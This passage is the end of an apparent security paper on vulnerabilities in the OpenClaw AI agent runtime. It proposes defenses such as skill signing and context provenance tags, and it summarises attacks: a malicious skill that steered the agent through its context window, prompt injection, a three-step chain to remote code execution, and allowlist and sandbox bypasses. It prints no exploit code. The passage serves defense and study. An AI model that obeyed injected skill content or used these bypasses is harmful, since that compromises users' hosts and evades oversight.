The `yahoofinance` skill [13] operated entirely within the LLM context window and bypassed all runtime policy enforcement. The defense must therefore operate at the distribution layer, before skill content reaches the agent. Three complementary controls are required: (1) *content review* of skills published to the community registry, analogous to app store review policies; (2) *cryptographic signing* of skill archives, so the runtime can verify that installed skill content matches a registry-maintained manifest; and (3) *context-window provenance annotations*, so the LLM receives a trust signal distinguishing operator-authored instructions from third-party skill content. None of these controls requires changes to the exec policy pipeline; all three operate on the distribution and context-assembly paths that the `yahoofinance` attack exploited.

6.6 Agent/Prompt Runtime: Context Provenance as a Security Boundary

Prompt injection remains one of the primary threats to the Agent/Prompt Runtime, as it exploits the fundamental lack of a boundary between untrusted data and executable instructions. Existing research addresses this through two main trajectories: optimization-based structural isolation and

detection-based behavioral analysis. Optimization strategies, such as StruQ [18], utilize structured queries to enforce syntactic distinctions, while game-theoretic models like DataSentinel [19] provide high-assurance detection of adversarial perturbations. Complementary detection frameworks, including PromptArmor [20] and PromptSleuth [21], offer robust filtering by identifying semantic intent invariance or anomalous instruction sequences. Within the OpenClaw architecture, these techniques can be unified and improved through a formal context provenance model. The inter-session contamination advisory already introduced a three-level classification—*external_user*, *inter_session*, and *internal_system*—to distinguish message origins. We propose generalizing this into a mandatory *provenance tag* for every string entering the context window, including those from channel metadata, skill files, and tool outputs. By integrating existing detection-based defenses with this architectural metadata, the runtime can condition tool-call authorization on the verified origin of an instruction rather than its lexical content alone. This transformation shifts the context window from a passive information channel into a monitored, provenance-aware instruction surface that remains resilient even when local detection is bypassed.

6.7 Cross-Cutting: Unified Inter-Layer Policy Enforcement

All five defense areas above share a common structural requirement: trust properties must be enforced at *inter-layer interfaces* through typed, validated, provenance-carrying request objects, rather than at per-call-site checks within each layer. A unified policy boundary would evaluate, for any `node.invoke` frame, whether the initiating context (agent, operator, inter-session) is authorized to request the specific command with the specific parameters, regardless of which individual layer the request traverses. This is the architectural change that the Gateway RCE chain demonstrates is necessary: the three-step chain was exploitable precisely because no single enforcement point observed the full context from LLM tool invocation to Node-Host shell execution.

7 Conclusion

Taken together, the 470 advisories analyzed in this paper reflect recurring structural conditions in the OpenClaw architecture, and understanding those conditions requires stepping back from individual vulnerabilities to examine the trust assumptions repeatedly embedded in the codebase. Our two-axis taxonomy (§4) makes this structure explicit: the system axis reveals which architectural layers are most vulnerable, while the attack axis reveals which adversarial techniques recur across layers and how they map to Cyber Kill Chain stages [2].

The first structural condition is a pervasive *closed-world assumption*: each subsystem was implemented as though its inputs originated from a cooperative, finite, and trusted set of sources. The exec allowlist assumed that command representations were enumerable through lexical parsing [8, 9, 10]. Channel allowlists assumed that sender identity fields were immutable properties of authenticated sessions [14, 15]. The LLM context assembly pipeline assumed that strings entering the context window represented information rather than potential instructions. Such assumptions are defensible in closed systems; OpenClaw's open-world deployment model invalidates each of them.

The second structural condition is the *absence of unified inter-layer policy enforcement*. Trust decisions are made locally (per call site, per subsystem, per handler) without a global invariant enforced across component boundaries. The Gateway RCE chain [6, 7] illustrates this: three independently moderate-severity advisories composed into complete unauthenticated host code execution because no enforcement point observed the full call path from LLM tool invocation to Node-Host shell execution.

The third structural condition is the *emergence of the plugin and skill distribution channel as an execution surface* for which the runtime provides no dedicated policy primitive. The malicious `yahoofinance` skill [13] did not exploit a memory-safety bug or parsing flaw; it operated entirely within the LLM context window, evading the entire exec policy pipeline.

Future defense direction in §6 maps recommended mitigations to each structural condition. Securing AI agent frameworks is not primarily a matter of enumerating and patching vulnerabilities; it is a matter of designing a coherent trust model that remains sound when the layers of the system are composed in the manner an adversary will inevitably treat as a single unified attack surface. Our two-axis taxonomy presented in this paper provides the vocabulary for that design conversation.

References

[1] OpenClaw Contributors. OpenClaw: Open-Source AI Agent Runtime. `https://github.com/openclaw/openclaw`, 2026.

[2] E. M. Hutchins, M. J. Cloppert, and R. M. Amin. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. In *Proceedings of the 6th International Conference on Information Warfare and Security*, 2011.

[3] F. Perez and I. Ribeiro. Ignore previous prompt: Attack techniques for language models. *arXiv preprint arXiv:2211.09527*, 2022.

[4] K. Greshake, S. Abdelnabi, S. Mishra, C. Endres, T. Holz, and M. Fritz. Not what you've signed up for: Compromising real-world LLM-integrated applications with indirect prompt injections. In *Proceedings of the 16th ACM Workshop on Artificial Intelligence and Security*, 2023.

[5] J. Rando and F. Tramèr. Universal jailbreak backdoors from poisoned human feedback. *arXiv preprint arXiv:2311.14455*, 2024.

[6] GitHub Security Advisory GHSA-g8p2. OpenClaw: SSRF via attacker-controlled `gatewayUrl` parameter in agent tools (commit c5406e1 / 2d5647a), February 2026. `https://github.com/openclaw/openclaw/security/advisories`.

[7] GitHub Security Advisory GHSA-gv46. OpenClaw: `system.execApprovals.*` reachable via `node.invoke` enabling exec allowlist manipulation (commit 01b3226), February 2026. `https://github.com/openclaw/openclaw/security/advisories`.

[8] GitHub Security Advisory GHSA-9868. OpenClaw: Line-continuation bypass in exec allowlist shell parser (commit 3f0b9db), February 2026. `https://github.com/openclaw/openclaw/security/advisories`.

[9] GitHub Security Advisory GHSA-gwqp. OpenClaw: Busybox/Toybox multiplexer bypass in exec wrapper resolution, February 2026. `https://github.com/openclaw/openclaw/security/advisories`.

[10] GitHub Security Advisory GHSA-3c6h. OpenClaw: GNU long-option abbreviation bypass in `safeBins` flag allowlist (commit 3b8e330), February 2026. `https://github.com/openclaw/openclaw/security/advisories`.

[11] GitHub Security Advisory GHSA-w235-x559-36mg. OpenClaw: Docker container escape via bind-mount and network configuration injection (commit 887b209), February 2026. https://github.com/openclaw/openclaw/security/advisories.

[12] GitHub Security Advisory GHSA-h9g4-589h-68xv. OpenClaw: Unauthenticated noVNC remote-desktop access enabling sandbox escape, February 2026. https://github.com/openclaw/openclaw/security/advisories.

[13] GitHub Issue openclaw/openclaw#5675. Malicious yahoofinance skill distributing two-stage dropper via clawhub.ai, February 2026. https://github.com/openclaw/openclaw/issues/5675.

[14] GitHub Security Advisory GHSA-r5h9. OpenClaw: Nextcloud Talk display-name allowlist bypass via mutable actor.name field, February 2026. https://github.com/openclaw/openclaw/security/advisories.

[15] GitHub Security Advisory GHSA-mj5r. OpenClaw: Telegram username allowlist bypass via mutable display identity, February 2026. https://github.com/openclaw/openclaw/security/advisories.

[16] GitHub Security Advisory GHSA-chm2. OpenClaw: Google Chat allowlist bypass via mutable sender display name, February 2026. https://github.com/openclaw/openclaw/security/advisories.

[17] GitHub Security Advisory GHSA-w5c7. OpenClaw: Inter-session context contamination enabling agent instruction injection, February 2026. https://github.com/openclaw/openclaw/security/advisories.

[18] Sizhe Chen, Julien Piet, Chawin Sitawarin, and David Wagner. StruQ: Defending Against Prompt Injection with Structured Queries. *arXiv preprint arXiv:2402.06363*, 2024. https://arxiv.org/abs/2402.06363.

[19] Yupei Liu, Yuqi Jia, Jinyuan Jia, Dawn Song, and Neil Zhenqiang Gong. DataSentinel: A Game-Theoretic Detection of Prompt Injection Attacks. *arXiv preprint arXiv:2504.11358*, 2025. https://arxiv.org/abs/2504.11358.

[20] Tianneng Shi, Kaijie Zhu, Zhun Wang, Yuqi Jia, Will Cai, et al. PromptArmor: Simple yet Effective Prompt Injection Defenses. *arXiv preprint arXiv:2507.15219*, 2025. https://arxiv.org/abs/2507.15219.

[21] Mengxiao Wang, Yuxuan Zhang, and Guofei Gu. PromptSleuth: Detecting Prompt Injection via Semantic Intent Invariance. *arXiv preprint arXiv:2508.20890*, 2025. https://arxiv.org/abs/2508.20890.